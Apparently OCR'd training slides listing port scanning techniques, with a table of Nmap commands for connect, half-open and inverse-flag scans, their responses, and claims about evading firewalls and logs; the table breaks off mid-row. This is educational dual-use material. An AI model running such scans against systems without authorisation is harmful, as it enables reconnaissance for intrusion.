
Port Scanning Techniques


- The port scanning techniques are **categorized according to the type of protocol** used for communication

Port and Service Discovery
TCP Scanning
UDP Scanning
SCTP Scanning
SSDP Scanning
IPv6 Scanning
Open TCP Scanning Methods
Stealth TCP Scanning Methods
Third Party and Spoofed TCP Scanning Methods
SCTP INIT Scanning
SCTP COOKIE ECHO Scanning
TCP Connect / Full Open Scan
Half-open Scan
Inverse TCP Flag Scan
ACK Flag Probe Scan
IDLE /IPID Header Scan
Xmas Scan
FIN Scan
NULL Scan
Maimon Scan
TTL-based Scan
Window Scan




Port Scanning Techniques (Cont'd)

Scanning Technique	Nmap Command	Request	Response	Advantages	Disadvantages
TCP Connect/Full-Open Scan	nmap –sT –v <Target IP Address>	SYN packets	✓ SYN+ACK packet response - Port is open ✓ RST packet response - Port is closed	✓ Does not require super-user privileges	✓ Easily detectable and filterable ✓ The logs in the target system disclose the connection
Stealth Scan (Half-Open Scan)	nmap –sS –v <Target IP Address>	Single SYN packet	✓ SYN+ACK packet response - Port is open ✓ RST packet response - Port is closed	✓ Bypasses firewall rules and logging mechanisms	
Inverse TCP Flag Scan	nmap –(-sF, -sN, -sX) –v <Target IP Address>	Probe packet (FIN/URG/PSH/NULL)	✓ No response - Port is open ✓ RST packet response - Port is 